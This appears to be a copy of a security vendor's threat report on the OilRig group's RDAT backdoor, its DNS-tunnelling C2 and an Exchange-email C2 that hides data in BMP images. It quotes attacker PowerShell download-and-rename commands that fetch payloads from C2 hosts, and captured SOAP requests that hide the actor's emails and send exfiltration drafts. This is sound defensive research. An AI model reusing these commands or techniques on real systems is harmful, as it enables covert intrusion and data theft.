OilRig Targets Middle Eastern Telecommunications Organization and Adds Novel C2 Channel with Steganography to Its Inventory

unit42.paloaltonetworks.com/oilrig-novel-c2-channel-steganography/

Robert Falcone July 22, 2020


By Robert Falcone

July 22, 2020 at 6:00 AM

Category: Malware, Unit 42

Tags: AutoFocus, Cortex, dns tunneling, EMEA, Mimikatz, OilRig, steganography, WildFire

This post is also available in: 日本語 (Japanese)



☑ statesinput platformsystem connection
Administrator 3:22 PM

statesinput platformsystem connection

This message has not been sent.
Click here to continue working on this message.

To: h76y@acrlee.com
Attachments: 54351-1616479009-0.bmp (48 KB)

Wednesday, June 10, 2020 3:22 PM

memory userregistered 5/10/2019, pmsystem memory

Executive Summary

While analyzing an attack against a Middle Eastern telecommunications organization, we discovered a variant of an OilRig-associated tool we call RDAT using a novel email-based command and control (C2) channel that relied on a technique known as steganography to hide commands and data within bitmap images attached to emails.

In May 2020, Symantec published research on the Greenbug group targeting telecommunications organizations in Southeast Asia, involving attacks made as recently as April 2020. We observed similar tactics and tools associated with attacks on a telecommunications organization in the Middle East in April 2020, specifically using custom Mimikatz tools, Bitvise, PowerShell downloaders and a custom backdoor we track as RDAT. Unit 42 has previously linked Greenbug to OilRig, a threat group we discovered in 2015. We had first seen the RDAT tool used in OilRig's operations back in 2017, but we later found a related sample created in 2018 that used a different command and control channel. When we analyzed this sample, we found a novel email-based C2 channel used in combination with steganography to exfiltrate data.

We have been tracking RDAT since 2017, when we first saw this tool uploaded to a webshell related to the TwoFace webshell discussed in our Striking Oil blog published on September 26, 2017. RDAT has been under active development since 2017, resulting in multiple variations of the tool that rely on both HTTP and DNS tunneling for C2 communications. In June 2018, the developer of RDAT added the ability to use Exchange Web Services (EWS) to send and receive emails for C2 communications. This email-based C2 channel is novel in its design, as it relies on steganography to hide commands and exfiltrates data within BMP images attached to the emails. The combination of using emails with steganographic images to carry the data across the C2 can result in this activity being much more difficult to detect and allow for higher chances of defense evasion.

Palo Alto Networks customers are protected by WildFire and Cortex XDR, which identifies all RDAT samples as malicious, as well as DNS Security and URL Filtering, which identifies and blocks the C2 activity.

Attack Details

We first discovered the existence of RDAT on October 7, 2017, when we observed it being uploaded to a webshell 11 days after we had published our research exposing webshell activity by this adversary. We believe the group attempted to use the RDAT payload for continued access to the server once the use of the webshell was exposed.

In April 2020, we observed activity involving the potential breach of a telecommunications organization in the Middle East. The files associated with this activity included custom Mimikatz samples for dumping credentials, a sample of the Bitvise client we believe was used to create SSH tunnels, and a custom backdoor called RDAT. From the initial RDAT sample we collected, we were able to expand the sample set and relate previously seen

ISMDOOR samples as well. Given the combination of the use of RDAT in OilRig-related webshells, code similarities and tactical similarities, we are confident RDAT is a tool deployed by OilRig.

Two of the related tools collected had PDB paths similar to ones we had seen in the past. The PDB paths were C:\Users\Void\Desktop\dns\client\x64\Release\client.pdb and C:\Users\Void\Desktop\RDAT\client\x64\Release\client.pdb, the latter of which is the basis of the tool name. Using the file path of the user in the PDB string of C:\Users\Void\Desktop as shown in Figure 1, we gathered over a dozen samples with that file path, with most of the samples identified as a known OilRig tool called ISMDOOR. Considering the small cluster of related tools, it is highly likely these have been developed by a single adversary or adversary group with control over the codebase.




Figure 1. Pivots from PDB strings

We also observed PowerShell downloaders attempting to retrieve files from the domain digi.shanx[.]icu.




Figure 2. PowerShell and infrastructure overlaps

In Symantec's Greenbug report, once the adversary gained interactive access to target hosts, they were observed executing PowerShell commands to perform post-exploitation activities. In one instance, a Powershell script was executed to retrieve RDAT from the C2 apps.vvvnews[.]com, save it to C:\Programdata\Nt.dat, and move it to C:\Programdata\Vmware\VMware.exe as seen in the following snippet:

```
(New-Object System.Net.WebClient).DownloadFile('http://apps[.]vvvnews .com:8080/Yf.dat', 'C:\Programdata\Nt.dat');

move C:\Programdata\Nt.dat C:\Programdata\Vmware\VMware.exe -force;
```

During our research, we collected a very similar PowerShell script using a different C2 and with some variations in commands, but with the same file path of C:\Programdata\Nt.dat:

```
$WebClient = New-Object System.Net.WebClient; $WebProxy = New-Object System.Net.WebProxy('http://192.168.3.4:8080',$true); $WebClient.Proxy = $WebProxy;Try {$WebClient.DownloadFile('http://digi.shanx[.]icu:8080/Nt.dat','C:\Programdata\Nt.dat')} Catch {$_.Exception.Message | out-file C:\Programdata\Exceptions.dat};
```

Unfortunately, we could not verify the contents of Nt.dat due to the C2 server http://digi.shanx[.]icu:8080 being unavailable at the time of analysis.

RDAT Backdoor

The adversaries compiled the RDAT payloads used in the attacks on the Middle Eastern telecommunications organization on March 1, 2020, and configured it to use a domain provided on the command line or the hardcoded domain rsshay[.]com as its C2 server. Unlike previous RDAT samples, this particular sample only uses DNS tunneling for its C2 communications with no HTTP fallback channel. This RDAT sample can only use TXT queries in its DNS tunnel and will issue queries structured like the following:

<encoded data>.<encoding method, 0 for base64 or 1 for base32><encryption key>.<C2 domain>

The encoded data portion of the subdomain is encoded base32 if the actor includes a command line argument 1 – otherwise, it uses base64. The payload also substitutes characters within the base64 encoded subdomain to avoid including characters that are not allowed in domain names, such as = with -, / with _ and + with -a. For example, we observed the following beacon during our testing:

91mzXgXT-a9sLktr-aOz8pAw--.0R2.rsshay[.]com

The encoded data in the beacon (subdomain) is ciphertext generated using AES and a 16-byte key generated by concatenating two randomly chosen alphanumeric characters that are also present in the subdomain immediately before the C2 domain. For instance, if the two random alphanumeric characters included in the subdomain were R2, the payload would use the string R2R2R2R2R2R2R2R2 as a key to encrypt the data. The example beacon above would decrypt to 1,6,1.0_Y,2619, which is structured as follows:

<communications type value>,<ID value from config>,<hardcoded payload version>,<randomly generated number>

The payload decodes the response for an answer to the TXT query with base64 and decrypts using the same AES cipher and key as the request. The payload attempts to parse the decrypted cleartext using the regular expression "[^,]+" to get the command value and the command arguments that are split with a comma. The payload then checks the command value using a command handler that has the ability to execute commands and upload and download files, as seen in Table 1.

Command	Description
0	Idle.
1	Run specified command. Creates write and read pipes to issue the command and read the output and sends the results to the C2 over the DNS tunnel.
2	Uploads a file to the C2 by reading in a specified file and sending its contents over the DNS tunnel in chunks.
3	Downloads a file via the DNS tunnel.

Table 1. Commands available in RDAT

Related RDAT

During our research, we gathered several additional samples by pivoting on the contents of the executables and other various attributes. Table 2 shows when these samples were compiled, their respective C2 server and the service name they use when the actor installs them on the compromised system. As shown by the compilation times, this tool has been in development since 2017, with the most recent sample we collected being compiled in April 2020. The sample compiled in August 2017 was uploaded to a webshell related to TwoFace, while the samples compiled in March 2020 were used in the attack on the Middle Eastern telecommunications organization. The RDAT sample compiled in April 2020 was also delivered to the same telecommunications organization, which was configured to use new infrastructure (sharjatv[.]com, wwmal[.]com) and supported both DNS A and AAAA records for its DNS tunneling C2 channel.

The most interesting sample we discovered was compiled on July 24, 2018. This sample included a novel C2 channel that used the Exchange Web Services (EWS) API to send and receive emails containing steganographic images as attachments. This novel C2 channel supplemented the HTTP and DNS tunneling C2 channels seen in other RDAT samples, all of which we will discuss in detail in the upcoming sections.

SHA256	Compiled	C2	Service Name
7395a3ada245..	2017-08-07	Provided as argument	Service
8f943bc5b205..	2018-03-13	Provided as argument	My Sample Service
8120849fbe85..	2018-07-24	allsecpackupdater[.]com tacsent[.]com koko@acrlee[.]com h76y@acrlee[.]com	N/A
bcdb63b3520e..	2018-08-27	Provided as argument	N/A
f42c2b40574d..	2018-09-09	Provided as argument	My Sample Service
fcabb86331cd..	2018-09-09	Provided as argument	My Sample Service
7b5042d3f0e9..	2019-09-17	Provided as argument	Windows Video Service
ee32bde60d11..	2019-11-04	Provided as argument	N/A
de3f1cc2d4aa..	2019-11-11	Provided as argument	My Sample Service
4ea6da6b35c4..	2020-03-01	rsshay[.]com	Windows Video Service
acb50b02ab0c..	2020-03-01	rdmsi[.]com	Windows Video Service
55282007716b..	2020-03-01	rdmsi[.]com	Windows Video Service

ba380e589261..	2020-03-01	rsshay[.]com	Windows Video Service
6322cacf839b..	2020-04-04	sharjatv[.]com wwmal[.]com	My Sample Service

Table 2. Related RDAT samples

Novel C2 Using Exchange Web Services and Steganography

The novel C2 channel in the RDAT sample uses email for a C2 channel by interacting with the local Exchange server with the EWS API. There are two hardcoded actor-controlled email addresses: koko@acrlee[.]com and h76y@acrlee[.]com. These two email addresses are used by the RDAT payload to send and receive emails to facilitate C2. To send emails from the compromised host, the payload uses the email associated with the account logged into the compromised host, as it uses the WinHTTP library to make requests to the API with the "WINHTTP_OPTION_AUTOLOGON_POLICY" field set to 'WINHTTP_AUTOLOGON_SECURITY_LEVEL_LOW', which automatically attempts to log onto Exchange using the default credentials.


The actor communicates with the payload by sending emails from one of two email addresses to the email address of the compromised account. To receive emails from the actor, the payload will:

- Initially create an inbox rule to move actor’s emails to the junk folder.
- Continually look in the junk folder for actor-sent emails that have attachments.
- Process attachments for inbound commands hidden within BMP images.

To communicate with the actor, the payload sends emails from the account logged into the compromised system and performs the following actions:

- Creates a draft email with the actor-controlled email address in the “To” field.
- Attaches a BMP image with a hidden message or data to exfiltrate to the draft.
- Sends the draft to the actor’s email address.

To show this channel, we analyzed the outbound HTTP POST requests to the EWS API and took screenshots of the requests. The POST requests all have an anomalous “User-Agent” of “firefox” and use Simple Object Access Protocol (SOAP) messages to interact with the Exchange server. The first request has a SOAP message to create an inbox rule named "ExchangeRule" that moves all inbound emails from the C2 email addresses to the "junkemail" folder. Figure 3 shows the HTTP POST request containing the SOAP message that creates this inbox rule. The rule name is highlighted in the red box, the condition that includes the actor’s email address in the blue box and the action to move it to the junk folder in the green box.




```
POST /ews/Exchange.asmx HTTP/1.1
Connection: close
Content-Type: text/xml
User-Agent: firefox
Content-Length: 921
Host: slc-dc01.contoso.com

<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:m="http://schemas.microsoft.com/
exchange/services/2006/messages" xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Header><t:RequestServerVersion
Version="Exchange2010_SP1" /></soap:Header><soap:Body><m:UpdateInboxRules><m:RemoveOutlookRuleBlob>true</
m:RemoveOutlookRuleBlob><m:Operations><t:CreateRuleOperation><t:Rule><t:DisplayName>ExchangeRule</
t:DisplayName><t:Priority>1</t:Priority><t:IsEnabled>true</
t:IsEnabled><t:Conditions><t:FromAddresses><t:Address><t:EmailAddress>h76y@acrlee.com</t:EmailAddress></
t:Address></t:FromAddresses></t:Conditions><t:Exceptions /
><t:Actions><t:MoveToFolder><t:DistinguishedFolderId Id="junkemail" /></t:MoveToFolder></t:Actions></
t:Rule></t:CreateRuleOperation></m:Operations></m:UpdateInboxRules></soap:Body></soap:Envelope>
```

Figure 3. HTTP POST request creating the inbox rule to move emails from actor to the junk folder

The payload will then continually look for new emails from the actor in the junk folder. The payload will issue a request to the EWS API to check for unread emails from the actor's email addresses with an attachment. Figure 4 shows the HTTP POST the payload issues to check for inbound emails from the actor, with the actor's email address in the red box, the check for an attachment in the blue box and the junk folder specified in the green box.



```
POST /ews/Exchange.asmx HTTP/1.1
Connection: close
Content-Type: text/xml
User-Agent: firefox
Content-Length: 981
Host: slc-dc01.contoso.com
Authorization: Negotiate YIINCAYGKwYBBQUCoIIM/
DCCDPigMDAuBgkqhkiC9xIBAgIGCSqGSIb3EgECAgYKKwYBBAGCNwICHgYKKwYBBAGCNwICCqKCDMIEggy
+YIIMugYJKoZIhvcSAQICAQBuggypMIIMpaADAgEFoQMCAQ6iBwMFACAAAACjggV2YYIFcjCCBW6gAwIBBaENGwtDT05UT1NPLkNPTaInMCWgAwIBAqE
[snip]
Cookie: exchangecookie=8e87e0569e8f4c2ab8402a121efeb727

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"><soap:Body><FindItem xmlns="http://
schemas.microsoft.com/exchange/services/2006/messages" xmlns:t="http://schemas.microsoft.com/exchange/services/2006/
types" Traversal="Shallow"><ItemShape><t:BaseShape>IdOnly</t:BaseShape></ItemShape><Restriction><t:And><t:Contains
ContainmentMode="Substring"  ><t:FieldURI FieldURI="message:Sender"/><t:Constant Value="koko@acrlee.co"/></
t:Contains><t:IsEqualTo><t:FieldURI FieldURI="message:IsRead" /><t:FieldURIOrConstant><t:Constant Value="false" /></
t:FieldURIOrConstant></t:IsEqualTo><t:IsEqualTo><t:FieldURI FieldURI="item:HasAttachments" /
><t:FieldURIOrConstant><t:Constant Value="true" /></t:FieldURIOrConstant></t:IsEqualTo></t:And></
Restriction><ParentFolderIds><t:DistinguishedFolderId Id="junkemail"/></ParentFolderIds></FindItem></soap:Body></
soap:Envelope>
```

Figure 4. HTTP POST request sent to the Exchange server looking for inbound emails from actor

If the payload obtains an email sent by the actor, the payload will process the response to the SOAP request and send additional requests to the EWS API to get the email, the attachment and the contents of the attachment. The payload processes the responses to these requests using regular expressions to find specified values within the XML. The payload uses the regular expressions to find the following values within the server's response:

- Id and ChangeKey to get the specified email.


- AttachmentId Id to get the attachment from the email.
- <t:Content> and </t:Content> to get the contents of the attachment.

It then saves this content to a file in the %TEMP% folder with a ".bmp" file extension. It then issues a SOAP request to delete the processed email. This completes the process in which the payload receives inbound communications from the actor.

To send its beacon and exfiltrate data to the actor, the payload will interact with the EWS API to perform the following three steps:

1. Save a draft email with the actor's email address in the "To" field.
2. Attach the BMP image containing the hidden data to the saved draft email.
3. Send the saved draft email.

Figure 5 shows the draft email with the BMP image attached immediately prior to being sent. The figure shows the actor's email address in the "To" field, the BMP image with hidden data as the attachment, and subjects and message bodies containing strings of an unknown purpose.



statesinput platformsystem connection
Administrator
3:22 PM

statesinput platformsystem connection

This message has not been sent.
Click here to continue working on this message.


To: h76y@acrlee.com
Attachments: 54351-1616479009-0.bmp (48 KB)

Wednesday, June 10, 2020 3:22 PM

memory userregistered 5/10/2019, pmsystem memory

Figure 5. Screenshot of Outlook Web App showing the email draft created by the payload prior to it being sent to the actor

To carry out this functionality, the payload creates an email and saves it as a draft. This allows it to attach the image containing the hidden data prior to sending the email. Figure 6 shows the SOAP request to the EWS API, specifying that the server should save the email to the drafts folder in the red and blue boxes and the actor's email address in the green box.




```
POST /ews/Exchange.asmx HTTP/1.1
Connection: close
Content-Type: text/xml
User-Agent: firefox
Content-Length: 736
Host: slc-dc01.contoso.com
Authorization: Negotiate YIINCAYGKwYBBQUCoIIM/
DCCDPigMDAuBgkqhkiC9xIBAgIGCSqGSIb3EgECAgYKKwYBBAGCNwICHgYKKwYBBAGCNwICCqKCDMIEggy
+YIIMugYJKoZIhvcSAQICAQBuggypMIIMpaADAgEFoQMCAQ6iBwMFACAAAACjggV2YYIFcjCCBW6gAwIBBaENGwtDT05UT1NPLkNPTaInMCWgAwIBAqE
[snip]
Cookie: exchangecookie=ef863b578a8d47ddafcc7b47698f6013

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types" xmlns:soap="http://schemas.xmlsoap.org/soap/
envelope/"><soap:Body><CreateItem MessageDisposition="SaveOnly" xmlns="http://schemas.microsoft.com/exchange/
services/2006/messages"><SavedItemFolderId><t:DistinguishedFolderId Id="drafts" /></
SavedItemFolderId><Items><t:Message><t:Subject>10837 7601os mbvirtual </t:Subject><t:Body BodyType="Text">microsoft
mbvirtual hotfix(s vmware, 7601os </t:Body><t:ToRecipients><t:Mailbox><t:EmailAddress>koko@acrlee.com</
t:EmailAddress></t:Mailbox></t:ToRecipients></t:Message></Items></CreateItem></soap:Body></soap:Envelope>
```

Figure 6. HTTP POST request creating the email draft prior to attaching the image

With the email saved in the drafts folder, the payload will then attach the BMP image to the email using an HTTP POST request to the EWS API. Figure 7 shows the request to the EWS API that includes the filename of the attachment in the red box and the base64 content of the attachment in the blue box.




```
POST /ews/Exchange.asmx HTTP/1.1
Connection: close
Content-Type: text/xml
User-Agent: firefox
Content-Length: 66433
Host: slc-dc01.contoso.com

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:t="http://
schemas.microsoft.com/exchange/services/2006/types"><soap:Body><CreateAttachment xmlns="http://
schemas.microsoft.com/exchange/services/2006/messages" xmlns:t="http://schemas.microsoft.com/exchange/services/2006/
types"><ParentItemId
